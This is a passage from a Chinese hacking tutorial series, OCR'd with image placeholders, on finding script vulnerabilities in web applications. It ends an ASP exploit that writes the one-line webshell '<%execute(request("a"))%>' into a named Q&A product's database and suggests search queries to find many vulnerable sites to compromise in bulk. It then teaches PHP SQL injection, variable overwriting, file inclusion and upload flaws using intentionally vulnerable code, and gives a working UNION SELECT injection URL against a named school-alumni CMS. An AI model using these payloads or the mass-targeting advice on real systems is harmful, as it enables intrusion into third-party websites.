这样asp一句话木马就已经成功的写入数据库ask/data/ask_newasp.asa中了，我们来看看，如图4，一句话木马已经从十　整　V≡┤　还原成了<%execute(request("a"))%>。接下来要做什么，相信大家都知道吧，就是拿出一句话木马的客户端进行连接，如图5，webshell成功的拿到了。




图5

至于如何批量拿webshell，大家可以利用路径ask/register.asp或者关键字“新云问吧”来搜索使用这套程序的网站，数量可是巨大的哟。

这个漏洞非常简单，也很低级，但是在利用中我们还需要一些技巧，比如刚才的编码转换问题，如果不仔细考虑是不能成功利用的，这就告诉了我们，再简单的问题也要仔细思考，不可粗心马虎。

脚本漏洞挖掘连连看（三）

fjhh

文章难易度：★★★

文章知识点：PHP常见注入漏洞、文件包含和上传漏洞的简单分析

清晨，迎着朝阳，走在学院的小道上，湖边的石凳上坐满了早读的同学，看着他们的那份努力，又对比一下自己，不禁感慨，得好好努力了，不知叉子们是否也努力了呢？在前两次的脚本漏洞挖掘系列文章里，我给大家介绍了ASP脚本的常见漏洞与利用方法，那么从这期开始我们就来学习PHP脚本漏洞的挖掘。在PHP中，由于magic_quotes_gpc的存在，在其开启的状态下，由客户端提交的特殊数据都将被转义，所以PHP凭借着这道天然的防线在安全性方面要比ASP高，但正如网络大“牛”们所言，这世上没有绝对的安全。比起ASP，PHP的脚本漏洞更加得灵活与精彩。本文我将从注入、变量覆盖、文件包含和上传漏洞这几个方面为大家讲解PHP的常见漏洞。

一、注入

在注入上，PHP与ASP大同小异，也分为数字型与字符型的注入，但在类型区分上却又有些不同。在asp中，类型的区分是根据字段属性，比如在新闻显示的页面“news_show.asp?id=672”，当id为int等数字型变量时，使用“news_show.asp?id=672 and 1=1”显示正常（这里假设数据被获取并且没有进行任何过滤，存在注入漏洞）；而当id为文本型时，使用“news_show.asp?id=672' and '1'='1”显示正常。所以，其类型区分是根据id在数据表中字段的属性值来确定的，如果为数字型则为数字型注入，为文本型则为字符型注入。

但在php中，当数字型的字段变量在获取时用到了单引号引入则为字符型注入。下面我给出示例代码，Test_For_SQL.php的部分代码为：

```
<?php
//数据库连接代码省略
$data="select * from fjhharticles where articleid='$articleid'";
echo "<br><span class='STYLE1'>查询语句为：</span>".$data."<br>";
$query=mysql_query($data." limit 0,1");
if($query==true){
while($queryRow=mysql_fetch_array($query)){
?>
<br />
<tr><td><span class="STYLE1">内容：</span></td>
<td><?php echo $queryRow[content];?></td></tr>
<?php }}?>
```

使用数字型注入的方法进行测试，提交“and 1=2”，显示如图1所示，并没有出错；使用字符型注入的方法进行测试，提交“and '1'='2”，则显示如图2所示。为什么会出现这种情况呢？这是因为在mysql中，对单引号所包含的数据能进行强制类型转换，比如提交“766 and 1=1”，mysql会将其强制转换以适应articleid的类型，这就是图1并没有出现错误的原因。为了更好的说明这个问题，大家看我在mysql的查询结果，如图3。




图1




图2




图3

二、变量覆盖

变量覆盖，通俗的说，就是覆盖掉变量原有的值，为了更形象的描述这个漏洞，我们来看下面这个实例，测试代码如下。

```
<?php
$action = 'hidden'; //定义$action的值为"hidden"
foreach($_GET as $key => $value) {
    $$key = $value;
}
if($action == 'show'){
    echo 'fjhh';
}
?>
```

将以上代码保存为patch.php，测试结果如图4所示，$action变量的值被成功覆盖掉了。思维拓展一下，如果这是一个用来判断管理员登录成功的变量，那么覆盖掉其变量后，我们不就拥有管理员身份了嘛？




图4

三、文件包含

用来实现文件包含的函数有include()、require()和include_once()、require_once()。WEB程序开发者在开发程序时，如果在多个页面会多次用到同一功能，就会将此功能写到单一的文件中，再通过诸如“include("publik.php")”这样的方式来进行包含，这样使用起来就会方便很多。如果像这样直接包含一个文件名，是不会触发安全漏洞的，但有时为了实现动态包含，也会用到类似以下的代码：

```
if ($_GET[page]) {
include $_GET[page];
} else {
include "index.php";
}
```

将其保存为require_file.php，在此文件的上级目录中建立fjhh.txt，里面随便输入一些内容，当我们在浏览器中提交“require_file.php?page=../fjhh.txt”时就会看到如图5所示的内容，文件fjhh.txt被成功的包含进来了。




图5

在默认的php.ini中是允许包含远程文件的，只要存在这种漏洞我们就可以轻松的获得一个远程的WebShell了，如果被邪恶的管理员关闭了远程包含功能也没关系，我们还可以通过包含本地文件，比如apache日志等来收集更多的信息或者直接获得WebShell，关于这些技巧与方法我将在以后的文章中与大家一一讲解和实践。

四、上传漏洞

这个和asp的上传漏洞类似，出现漏洞是因为程序没有对上传文件的类型进行有效的判断，或者是在重命名时存在缺陷。

在具体的代码分析过程中，我们主要从程序对上传文件类型的分析判断与文件保存这两方面着手。在黑盒测试时，我们可以用伪造文件头等方法进行欺骗上传。

罗罗嗦嗦的讲了这么一大堆，小菜们一定看得都快打盹了吧，那就让我们来实践一下，用来演示的代码是一款名为“佳蓝在线同学录”的CMS系统，将其放在WEB目录下按照提示安装成功后，在DreamWeave中建立好相应站点。


PHP注入漏洞的查找与asp类似，只是将关键词改为“$_GET”、“$_POST”、“$_COOKIE”或“$_REQUEST”，一番搜索后，发现在有些页面中变量被过滤了，类似代码为“if($id=="" || !is_numeric($id))”，is_numeric()函数用来判断提交的数据是否为数字型。虽然大多数页面的变量都被过滤，但也有很多漏网之鱼的，我们来到showuser.php文件，部分代码如下：

```
$username=$_GET["user"];
$result=mysql_query("select username,realname,sex,face,birthday1,birthday2,phone1,phone2,mobile,qq,email,msn,address,content,logincount from {$tbl}users where username='$username'");
```

可以看出，user被直接获取，典型的字符型注入就这样产生了，但在gpc为开启的状态下，提交的“'”将会被添加“\”进行转义，难道就不能进行注入了吗？别急，我们继续看代码，通过其包含文件（在DreamWeaver中将光标置于包含的文件名处，按Ctrl+D就能转到包含文件了），来到了inc文件夹下的lib.php，在第15行处有如下代码：

```
$magic_quotes_gpc = get_magic_quotes_gpc();
if($magic_quotes_gpc) {
    $_POST = dstripslashes($_POST);
    $_GET = dstripslashes($_GET);
}
function dstripslashes($string, $force = 0) {
  if(is_array($string)) {
    foreach($string as $key => $val) {
      $string[$key] = dstripslashes($val, $force);
    }
  } else {
    $string = stripslashes($string);
  }
  return $string;
```


这段代码先判断主机的magic_quotes_gpc是否为开启状态，如果开启则将被转义的数据去掉“\”。经过它的处理，我们的注入就变得安逸多了。使用“order by”猜出查询的字段数为15，则在浏览器提交“showuser.php?user=test'%20union%20select%201,user(),database(),4,5,6,7,8,9,10,11,12,13,14,15/*”，结果如图6所示。

